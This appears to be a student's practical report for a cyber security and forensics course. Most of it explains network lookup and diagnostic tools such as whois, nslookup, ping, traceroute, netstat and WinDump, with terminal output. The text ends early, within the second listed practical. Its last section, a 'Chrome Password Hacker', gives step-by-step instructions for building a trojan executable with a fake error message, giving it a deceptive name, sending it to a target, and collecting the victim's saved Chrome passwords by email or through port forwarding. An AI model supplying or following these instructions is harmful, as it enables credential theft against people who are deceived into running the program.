

Cyber Security & Forensic (CSF)

Subject Code: 4649309

A PRACTICAL REPORT

Aditya Bhalsod

175690693001

Sachin Parmar

185693693016

Index

No.	Title	Date	Sign
Part 1 - Commands			
1.	Study of network emulators		
2.	Create a malicious program		
3.	TCP / UDP connectivity using Netcat		
4.	TCP scanning using NMAP.		
5.	Port scanning using NMAP		
Part 2- Exploits			
6.	Exploit Web application Security using DVWA (Manual).		
7.	Exploit Web application Security using DVWA Automated SQL injection with SqlMap .		
Part 3- - Forensics			
8.	Perform a forensic analysis through autopsy sleuth kit.		
9.	Perform forensic analysis through helix.		
10.	Study of Forensic Tools		

PART-1

Practical-1

1. Study of following network emulators:

1)WHOIS Search:


whois is a program that will tell you the owner of any second-level domain_name who has registered it with Verisign (or with Network Solutions, which was acquired by Verisign). Network Solutions was originally the only Internet registrar of the com, net, and org domain names) and many domain names are still registered with Verisign. If a Web site obtained its domain name from Network Solutions or Verisign, you can look up the name of the owner of the Web site by entering (for example):

```
aol.com
```

and whois will tell you the owner of that second-level domain name.

whois can also be used to find out whether a domain name is available or has already been taken. If you enter a domain name you are considering and the search result is "No match," the domain name is likely to be available and you can apply to register it.


Recently, the Internet Corporation for Assigned Names and Numbers (ICANN) has opened up domain name registration to a number of other companies. To search all of these companies at the same time for registration information, you can use BetterWhois.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
[-W timeout] destination  
root@kali:~# whois google.com  
getaddrinfo(whois.verisign-grs.com): Name or service not known  
root@kali:~# whois google.com  
Domain Name: GOOGLE.COM  
Registry Domain ID: 2138514 DOMAIN_COM-VRSN  
Registrar WHOIS Server: whois.markmonitor.com  
Registrar URL: http://www.markmonitor.com  
Updated Date: 2018-02-21T18:36:40Z  
Creation Date: 1997-09-15T04:00:00Z  
Registry Expiry Date: 2020-09-14T04:00:00Z  
Registrar: MarkMonitor Inc.  
Registrar IANA ID: 292  
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com  
Registrar Abuse Contact Phone: +1.2083895740  
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited  
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited  
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited  
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited  
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited  
Name Server: NS1.GOOGLE.COM  
Name Server: NS2.GOOGLE.COM  
Name Server: NS3.GOOGLE.COM  
Name Server: NS4.GOOGLE.COM  
DNSSEC: unsigned
```

2) Whois CLI Command:

A command line interface (CLI) is a text-based user interface (UI) used to view and manage computer files. Command line interface are also called command-line user interface, console user interface and character user interface.



```
C:\WINDOWS\system32\cmd.exe
C:\>whoiscl -r google.com
WHOIS Server: whois.markmonitor.com
Registrant:
  Dns Admin
  Google Inc.
  Please contact contact-admin@google.com 1600 Amphitheatre Parkway
  Mountain View CA 94043
  US
  dns-admin@google.com +1.6502530000 Fax: +1.6506188571
Domain Name: google.com
  Registrar Name: Markmonitor.com
  Registrar Whois: whois.markmonitor.com
  Registrar Homepage: http://www.markmonitor.com
Administrative Contact:
  DNS Admin
  Google Inc.
  1600 Amphitheatre Parkway
  Mountain View CA 94043
  US
```

3) Nslookup:

nslookup is the name of a program that lets an Internet server administrator or any computer user enter a host name (for example, "whatis.com") and find out the corresponding IP address. It will also do reverse name lookup and find the host name for an IP address you specify.


For example, if you entered "whatis.com" (which is one of the TechTarget sites), you would receive as a response our IP address, which happens to be:

65.214.43.37

Or if you entered "65.214.43.37", it would return "sites.techtarget.com".

nslookup sends a domain_name query packet to a designated (or defaulted) domain name system (DNS) server. Depending on the system you are using, the default may be the local DNS name server at your service provider, some intermediate name server, or the root_server_system for the entire domain name system hierarchy.

Using the Linux and possibly other versions of *nslookup*, you can locate other information associated with the host name or IP address, such as associated mail services. nslookup is included with some UNIX-based operating systems and in later Windows systems. In Windows XP, the command can be entered on the "Command prompt" screen.

A screenshot of a Kali Linux terminal window. The terminal shows an error message from Nmap: "NSE: failed to initialize the script engine: /usr/bin/./share/nmap/nse_main.lua:823: 'vulscan' did not match a category, filename, or directory". Below the error is a stack traceback. Then, the user runs three nslookup commands: 'nslookup allgovtnews.com', 'nslookup quora.com', and 'nslookup quora.com' again. The first two fail with "connection timed out; no servers could be reached". The third succeeds, showing the IP address 192.168.43.1 and 192.168.43.1#53. Finally, a non-authoritative answer for quora.com is shown with IP address 34.199.26.157.

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
NSE: failed to initialize the script engine:  
/usr/bin/./share/nmap/nse_main.lua:823: 'vulscan' did not match a category, filename, or  
directory  
stack traceback:  
[C]: in function 'error'  
/usr/bin/./share/nmap/nse_main.lua:823: in local 'get_chosen_scripts'  
/usr/bin/./share/nmap/nse_main.lua:1315: in main chunk  
[C]: in ?  
root@kali:~# nslookup allgovtnews.com  
;; connection timed out; no servers could be reached  
root@kali:~# nslookup quora.com  
;; connection timed out; no servers could be reached  
root@kali:~# nslookup quora.com  
Server: 192.168.43.1  
Address: 192.168.43.1#53  
Non-authoritative answer:  
Name: quora.com  
Address: 34.199.26.157  
Name: quora.com  
Address: 52.4.216.238  
root@kali:~#
```

4) Host:

A host (also known as "network host") is a computer or other device that communicates with other hosts on a network. Hosts on a network include clients and servers -- that send or receive data, services or applications.

Hosts typically do not include intermediary network devices like switches and routers, which are instead often categorized as nodes. A *node* is also a broader term that includes anything connected to a network, while a host requires an IP address. In other words, all hosts are nodes, but network nodes are not hosts unless they require an IP address to function.

On a TCP/IP network, each host has a host number that, together with a network identity, forms its own unique IP address. In the Open Systems Interconnection (OSI) model, protocols in the transport layer, also known as Layer 4, are responsible for communication between hosts. Hosts use various protocols to communicate, including transmission control protocol (TCP) and User Datagram Protocol (UDP).

Types of IT hosts

The term *host* is used in several other areas within information technology (IT), carrying a slightly different meaning depending on the context.

Web host. For companies or individuals with a website, a host is a web server that stores and transmits the data for one or more websites. *Host* can also refer to the service provider that leases this infrastructure, which is known as hosting.

Cloud host. A cloud host is based on cloud computing technologies that allow a number of servers to act as one system in which website performance can be guaranteed by multiple machines. It often includes a network of servers pulling from different data centers in different locations. Cloud hosts operate as a service that allows clients to buy as much of the service as they need. Cloud hosting is an alternative to hosting a website on a single server. Cloud hosting can be considered both infrastructure as a service (IaaS) and platform as a service (PaaS). Using a public cloud model, a public network transmits data that is physically stored on virtual servers and uses public networks to transmit the data that is physically stored on shared servers that make up the cloud resource.


Virtual host. The term *virtual host* has two uses. One refers to the technology used to run multiple domains or applications on a single physical server, and the second refers to companies that sell virtual infrastructure services.

Remote host. In this context, a remote host is in a different physical location than the user accessed using a private network or the internet, which provides users with remote access. Examples include servers that can be logged into remotely or a host computer for a remote desktop.

Host virtual machine. This refers to the hardware -- that is, the physical server -- that provides the computing resources to support virtual machines (also known as server virtualization).

Mainframe computer environments. In this context, a mainframe computer can be the host provider of services for the workstations attached to it. This does not mean that the host only has "servers" and that the workstations only have "clients." The server-client relationship is a programming model independent of this contextual usage of "host."

Hostname. A hostname is a plaintext name identifying a host in a given domain. On a local area network (LAN), a server's hostname might be a nickname like *mailserver1*. On the internet, a hostname makes up part of a web address and has three parts: the subdomain, domain name and top-level domain. For example, the hostname *whatis.techtarget.com* consists of the subdomain *whatis*, the domain *techtarget* and the top-level domain *.com*.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~  
-4 use IPv4 query transport only  
-6 use IPv6 query transport only  
root@kali:~# host -l google.com  
;; connection timed out; no servers could be reached  
root@kali:~# host -l google.com  
Host google.com not found: 5(REFUSED)  
; Transfer failed.  
root@kali:~# host -l gtu.com  
Host gtu.com not found: 5(REFUSED)  
; Transfer failed.  
root@kali:~# host -l quora.com  
Host quora.com not found: 5(REFUSED)  
; Transfer failed.  
root@kali:~# host -s allgovtnews.com  
allgovtnews.com has address 104.18.43.214  
allgovtnews.com has address 104.18.42.214  
allgovtnews.com mail is handled by 0 dc-145bceb73826.allgovtnews.com.  
root@kali:~# host -s google.com  
google.com has address 172.217.27.206  
google.com has IPv6 address 2404:6800:4009:800::200e  
google.com mail is handled by 40 alt3.aspmx.l.google.com.  
google.com mail is handled by 50 alt4.aspmx.l.google.com.  
google.com mail is handled by 20 alt1.aspmx.l.google.com.  
google.com mail is handled by 10 aspmx.l.google.com.  
google.com mail is handled by 30 alt2.aspmx.l.google.com.  
root@kali:~#
```

5) Ping:

Ping is a basic Internet program that allows a user to verify that a particular IP address exists and can accept requests.

Ping is used diagnostically to ensure that a host computer the user is trying to reach is actually operating. Ping works by sending an Internet Control Message Protocol (ICMP) Echo Request to a specified interface on the network and waiting for a reply. Ping can be used for troubleshooting to test connectivity and determine response time.

As a verb, ping means "to get the attention of" or "to check for the presence of" another party online. The computer acronym (for Packet Internet or Inter-Network Groper) was contrived to match the submariners' term for the sound of a returned sonar pulse.


Tip: To find out the dot address (such as 205.245.172.72) for a given domain name, Windows users can go to their command prompt screen (start/run/cmd) and enter `ping xxxxx.yyy` (where xxxxx is the second-level domain name like "whatis" and yyy is the top-level domain name like "com").

To explore how **ping** is used in the enterprise, here are additional resources:

Permitting Ping: ICMP Exceptions: Ping is a crucial security tool for any network admin. Read Mark Minasi's thoughts on ping in this excerpt from his book, "Mastering Windows Server 2003 Upgrade Edition for SP1 and R2."

Using ping command for troubleshooting Windows network connectivity: Using ping command for troubleshooting networks will narrow down the causes of your Windows PC connectivity problems from the command line (CL) prompt window. The introduction to this TCP/IP diagnostic utility will give you an understanding and syntax of how ping works, plus what it means when your ping request times out or reaches a network host.

What Ping doesn't tell you: Ping distinguishes certain states of network functionality that are the cornerstones of everyday network troubleshooting. Learn how to gain greater insight into your network.



```

root@kali:~# ping -W google.com
ping: bad timing interval
root@kali:~# ping -l google.com
ping: bad preload value, should be 1..65536
root@kali:~# ping -w google.com
Usage: ping [-aAbBdDfHlNqRrRUVV64] [-c count] [-i interval] [-I interface]
[-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
[-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
[-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfHlNqRrRUVV] [-c count] [-i interval] [-I interface]
[-l preload] [-m mark] [-M pmtudisc_option]
[-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
[-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
[-W timeout] destination
root@kali:~# ping -w google.com
Usage: ping [-aAbBdDfHlNqRrRUVV64] [-c count] [-i interval] [-I interface]
[-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
[-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
[-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfHlNqRrRUVV] [-c count] [-i interval] [-I interface]
[-l preload] [-m mark] [-M pmtudisc_option]
[-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
[-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
[-W timeout] destination
root@kali:~#

```

6) Traceroute:

Traceroute is a utility that records the route (the specific gateway computers at each hop) through the Internet between your computer and a specified destination computer. It also calculates and displays the amount of time each hop took. Traceroute is a handy tool both for understanding where problems are in the Internet network and for getting a detailed sense of the Internet itself. Another utility, PING, is often used prior to using traceroute to see whether a host is present on the network. The traceroute utility comes included with a number of operating systems, including Windows and UNIX-based operating systems (such as IBM's AIX/6000) or as part of a TCP/IP package. If your system doesn't include the utility, you can install it. There are freeware versions that you can download.

How It Works

When you enter the traceroute command, the utility initiates the sending of a packet (using the Internet Control Message Protocol or ICMP), including in the packet a time limit value (known as the "time to live" (TTL) that is designed to be exceeded by the first router that receives it, which will return a Time Exceeded message. This enables traceroute to determine the time required for the hop to the first router. Increasing the time limit value, it resends the packet so that it will reach the second router in the path to the destination, which returns another Time Exceeded message, and so forth. Traceroute determines when the packet has reached the destination by including a port number that is outside the normal range. When it's received, a Port Unreachable message is returned, enabling traceroute to measure the time length of the final hop. As

the tracerouting progresses, the records are displayed for you hop by hop. Actually, each hop is measured three times. (If you see an asterisk (*), this indicates a hop that exceeded some limit.)

If you have a Windows operating system, try traceroute out by clicking on Start-->Programs-->MS-DOS Prompt, and then at the C:WINDOWS prompt, enter:

```
tracert www.whatis.com
```

or whatever domain name for a destination host computer you want to enter. You can also enter the equivalent numeric form of the IP address.

```

root@kali:~# traceroute -4
Specify "host" missing argument.
root@kali:~# traceroute google.com
traceroute to google.com (172.217.160.206), 30 hops max, 60 byte packets
 1  gateway (10.0.2.2)  3.326 ms  3.132 ms  3.045 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *

```

7) Netstat:

Netstat is a common command line TCP/IP networking utility available in most versions of Windows, Linux, UNIX and other operating systems. Netstat provides information and statistics about protocols in use and current TCP/IP network connections. (The name derives from the words *network* and *statistics*.)

The Windows help screen (analogous to a Linux or UNIX man page) for netstat reads as follows:

Displays protocol statistics and current TCP/IP network connections.

```
NETSTAT -a -b -e -n -o -p proto -r -s -v interval
```

-a	Displays all connections and listening ports.
-b	Displays the executable involved in creating each connection or listening port. In some cases well-known executables host multiple independent components, and in these cases the sequence of components involved in creating the connection or listening port is displayed. In this case the executable name is in [] at the bottom, on top is the component it called, and so forth until TCP/IP was reached. Note that this option can be time-consuming and will fail unless you have sufficient permissions.
-e	Displays Ethernet statistics. This may be combined with the -s option.
-n	Displays addresses and port numbers in numerical form.

-o	Displays the owning process ID associated with each connection.
-p proto	Shows connections for the protocol specified by proto; proto may be any of: TCP, UDP, TCPv6, or UDPv6. If used with the -s option to display per-protocol statistics, proto may be any of: IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
-r	Displays the routing table.
-s	Displays per-protocol statistics. By default, statistics are shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6; the -p option may be used to specify a subset of the default.
-v	When used in conjunction with -b, will display sequence of components involved in creating the connection or listening port for all executables.
interval	Redisplays selected statistics, pausing interval seconds between each display. Press CTRL+C to stop redisplaying statistics. If omitted, netstat will print the current configuration information once.

Careful perusal of this information informs the reader that netstat not only documents active TCP and UDP connections and related port addresses but that it can also tie established TCP or UDP connections to the executable files, runtime components, and process IDs that opened or use them. Netstat can also provide counts of byteunicast and non-unicast packets, discards, errors, and unknown protocols. Netstat can also show connections for transport layer protocols for IPv4 and IPv6, display routing table contents, and can redisplay selected statistics at regular intervals. Netstat can be a helpful forensic tool when trying to determine what processes and programs are active on a computer and involved in networked communications. It can provide telltale signs of malware compromise under some circumstances and is a good tool to use to observe what kinds of communications are underway at any given time.

```

root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~
root@kali: ~

--numeric-users      don't resolve user names
-N, --symbolic       resolve hardware names
-e, --extend          display other/more information
-p, --programs        display PID/Program name for sockets
-o, --timers          display timers
-c, --continuous     continuous listing

-l, --listening      display listening server sockets
-a, --all             display all sockets (default: connected)
-F, --fib             display Forwarding Information Base (default)
-C, --cache           display routing cache instead of FIB
-Z, --context         display SELinux security context for sockets

<Socket>={-t|--tcp} {-u|--udp} {-U|--udplite} {-S|--sctp} {-w|--raw}
           {-x|--unix} --ax25 --ipx --netrom
<AF>=Use '-6|-4' or '-A <af>' or '--<af>'; default: inet
List of possible address families (which support routing):
inet (DARPA Internet) inet6 (IPv6) ax25 (AMPR AX.25)
netrom (AMPR NET/ROM) ipx (Novell IPX) ddp (Appletalk DDP)
x25 (CCITT X.25)
root@kali:~# netstat -r google.com
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
default _gateway 0.0.0.0 UG 0 0 0 eth0
10.0.2.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
root@kali:~#

```

8) Tcpdump and Windump :

WinDump, the Windows version of tcpdump, can help you analyze network traffic to look for signs of active malware. Contributor Serdar Yegulalp explains how to use WinDump and some of its applications.

Windows ports of the most powerful and widely used Unix command-line tools actually are fairly common. I've used various Windows versions of the search tool **grep**, for instance. Among the most useful is **tcpdump**, a tool for capturing and reporting packet headers in network traffic for further analysis. The folks at Cace Technologies have compiled a Windows port of the program named WinDump, with just about the entire feature set of its Unix-based brethren. The full source code for the program is also included, in the event that you want to compile a custom version.

Dumping network traffic has many possible applications. I've used it to determine if malware was installed in a given machine by seeing if packets were being broadcast from the computer when there should not have been anything else running (it could also divine their header information and destination). Aside from logging all available traffic, the program can capture and report only the packets that have certain matching information in their headers -- useful if you already know what you're looking for and just want to cut to the chase.

Installation and basic use

WinDump comes in two parts. The first is a set of network capture drivers called **WinPcap**, which WinDump uses to obtain packet-level access to network interfaces in the computer. The second part is the program itself, **windump**, which is invoked from the command line after you've installed the **WinPcap** library.

The first option you'll want to use when you run **windump** is **-D**, which lists all available network interfaces in the current system. By default, the program listens on the first available interface, but in Windows, it is typically the software dial-up adapter, not a physical network adapter. The results from **-D** usually look something like this:

```
1.\Device\NPF_GenericDialupAdapter (Generic dialup adapter)
2.\Device\NPF_{707E0236-BEE4-4097-93B1-56DEC35564AA} (Intel DC21140 PCI Fast Ethernet Adapter
(Microsoft's Packet Scheduler) )
```

To use a specific adapter, run the program with the **-i** switch in conjunction with an adapter number. For instance, if you wanted to use the Ethernet adapter listed above, use **windump -i 2**. This is a lot easier than referring to the adapter by its GUID, but bear in mind the adapter number may not remain consistent if new hardware or software adapters are added.

Windump has the ability to filter captured input by specific criteria -- specific protocols, hosts or ports -- usually specified on the command line. The syntax for this is fairly complicated. It is explained in the program's documentation in detail, but here are some examples:

windump -i 2 port 80

Captures all traffic from interface #2 via port 80.

windump -i 2 host im-chat.com

Captures all traffic from interface #2 to or from the host im-chat.com.

windump -i 1 net 127

Captures all traffic from interface #1 to or from the subnet 127.x.x.x.

These parameters can be combined freely, too.

Output

By default, the program's output is logged to the console. Unless you're using the program simply to observe network traffic casually, you'll want to capture the results to a file using the **-w <filename>** switch. By default, the program overwrites any existing file with that n

If you plan to look at the output file while the program is running, use the **-U** option. It forces the program to write each packet to the output file as it's received. By default, the program maintains a 1 MB buffer for data, which is flushed as it's filled.

By default, **windump** captures only the header for each packet, not the full payload. The **-s 0** option forces the program to dump out the entire raw payload for each packet. If you use this in conjunction with the **-A** option, you can write the results in ASCII format. Web pages captured in this manner, for instance, will be human-readable provided the server hasn't sent them in *gzip/deflate* format.

Another useful option, **-C <filesize>**, writes out the data to multiple files, each no more than *<filesize>* in length. Each successive file is numbered incrementally. *<filesize>* is calibrated in millions of bytes; if you use **-C 5**, each file will be 5,000,000 bytes in length.

When you quit the program (usually by hitting Ctrl-Break), the program writes out a report to the console that lists how many packets were captured, intercepted and dropped (due to lack of buffer space). If the program appears to be dropping packets, you can increase the amount of space allocated to the capture buffer with the command **-B <size>**, where *<size>* is allocated in kilobytes. The default buffer size is 1 MB.

Advanced features

One of the more powerful uses of **WinDump** is its ability to decipher encrypted network traffic sent via IPsec. It is *not* a trivial operation, however. It requires that you have the ESP secret key for the IPsec encryption in use *and* that you compile the **tcpdump** application with the cryptography option enabled (something that's way outside the scope of this article).

If you want to specify an external file that has filter parameters, you can use the switch **-F <filename>**. Note that this will cause the program to ignore any filter parameters supplied on the command line.

Finally, if you want the program to read and filter previously captured data rather than live data from a network adapter, use the **-r <filename>** switch.

1. Chrome Password Hacker

Requirements & Expectations

Python 2.X, not for Python 3.X.

The chrome passwords to decrypt are stored in the file "%HOMEPATH%\AppData\Local\Google\Chrome\User Data\Default>Login Data", which is the default location that Chrome stores them. Chromium stores them elsewhere.

Must be run on the same computer that "Login Data" was created/encrypted on.

Instructions (More detailed):

Local Exploitation (If your target is in the same network as you):

1. If you want a custom icon place the icon on the same directory as the scripts and rename it 'icon.ico', replacing the file that was already there with the same name.
If you don't want a custom icon, *skip this step*.
2. If you want a custom icon, place the icon on the same directory as the scripts and rename it 'icon.ico', replacing the file that was already there with the same name.
If you don't want a custom icon, **skip this step**.
3. Create server by running the python script "create_server.py"
It will then ask you to choose between 2 options, either email or client.exe.

* (1) If you choose email you first need to create a gmail account and then input the created username and password into the program. You will then need to enable less secure apps to run:
(<https://support.google.com/accounts/answer/6010255?hl=en>).
You might also want to Check this out:
<https://support.google.com/accounts/answer/6010255?hl=en>
* (2) If you choose the client.exe, it will ask you for your local ip.
To find this ip open up CMD and type "ipconfig", it should be listed as IPv4
4. Then it will ask you if you want to enable the fake message.
This is a fake Error that appears when someone tries to open the program, to make it look more legitimate. Type **Y** if you want to activate it (recommended) or **N** if you don't.
5. Start the client.exe **Skip this step if you have chosen step number (1) before**

(I like having the client, and all other files in a directory in "C:\", like "C:\ChromePass\[files]")

6. Send the server.exe to your target
(choosing an appropriate name is always important)

7. You will obtain a password text file in the same location
as the client, or in your email depending on how you decided
with all the Google Chrome Passwords.

Remote Exploitation (If target is NOT on the same network as you):

1. If you want a custom icon place the icon on the same directory as the
scripts and rename it 'icon.ico', replacing the file that was already there with the same name.
If you don't want a custom icon, *skip this step*.

2. If you want a custom icon, place the icon on the same directory as the scripts
and rename it 'icon.ico', replacing the file that was already there with the same name.
If you don't want a custom icon, **skip this step**.

3. Create server by running the python script "create_server.py"
It will then ask you to choose between 2 options, either email or client.exe.

* (1) If you choose email you first need to create a gmail account
and then input the created username and password into the program. You
will then need to enable less secure apps to run:

(<https://support.google.com/accounts/answer/6010255?hl=en>).

You might also want to Check this out:

<https://support.google.com/accounts/answer/6010255?hl=en>

* (2) If you choose the client.exe, it will ask you for your ip.

you must type your PUBLIC ip (ex: 152.162.93.12).

You can obtain your public ip by typing "WhatIsMyIp" on Google.

4. Setup Port forwarding. You want to forward the port 80 to your machine
(look up how to do that if you don't know), you can use this guide:
<https://www.howtogeek.com/66214/how-to-forward-ports-on-your-router/>
You can then test if your port forwarding was successful using this website:
<http://canyouseeme.org/>

Skip step 5 if you have chosen number (1) during step 3

5. Start the client.exe

(I recommend having the client, alongside all other files in a directory in
"C:\", like "C:\ChromePass\[all_files]")

6. Send the server.exe to your target
(choosing an appropriate name is always important)
7. You will obtain a password text file in the same location
as the client, or in your email depending on how you decided
with all the Google Chrome Passwords.

